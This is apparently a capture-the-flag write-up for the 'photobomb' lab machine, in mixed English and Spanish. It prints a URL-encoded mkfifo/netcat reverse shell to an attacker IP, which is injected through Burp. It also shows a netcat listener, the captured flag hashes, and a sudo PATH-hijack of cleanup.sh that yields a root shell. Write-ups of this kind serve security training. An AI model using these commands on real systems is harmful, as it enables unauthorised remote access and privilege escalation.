


Successfully login in this machine .so can be download image easily without any permission.




Reverse shell rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Cbash%20-i%202%3E%261%7Cnc%20%2010.10.16.15%20%20443%20%3E%2Ftmp%2Ff





Injecting reverse shell code in brupsite by intercepting





Listing to the port 443 by ncat

Command: nc -nvlp 43

User Flag : cat user.text

User.text = e83161593c75ad4ec22b6dd4f9427092



wizard@photobomb:~$ sudo -l

Matching Defaults entries for wizard on photobomb:

secure\_path=/usr/local/bin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:

(root) SETENV: NOPASSWD: /opt/cleanup.sh

wizard@photobomb:~$

Mirando el script podemos ver que usa find de forma relativa y no la ruta absoluta

wizard@photobomb:~$ cat /opt/cleanup.sh

#!/bin/bash

. /opt/.bashrc

cd /home/wizard/photobomb

# clean up log files

if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]

then

/bin/cat log/photobomb.log > log/photobomb.log.old

/usr/bin/truncate -s0 log/photobomb.log

fi

# protect the priceless originals

find source\_images -type f -name '\*.jpg' -exec chown root:root {} \;

wizard@photobomb:~$

Podemos aprovechar que podemos cambiar variables como el path para que nos tome un comando de find personalizado, y bajo el contexto de sudo nuestro find se ejecutará como root

Para esto crearemos un archivo find que valga bash y le daremos permisos de ejecución

wizard@photobomb:~$ echo bash > find

wizard@photobomb:~$ chmod +x find

wizard@photobomb:~$

Ahora cambiando la variable path ejecutamos el script y conseguimos ser root

wizard@photobomb:~$ sudo PATH=$PWD:$PATH /opt/cleanup.sh

root@photobomb:~# id

uid=0(root) gid=0(root) groups=0(root)

root@photobomb:~# hostname -I

10.10.11.182 dead:beef::250:56ff:feb9:240a


root@photobomb:~# cat /root/root.txt

344\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*a18

root@photobomb:~#

Command: nc -nvlp 43

root Flag : cat root.text



root.text = 06781df637d5b319de01f76abca27950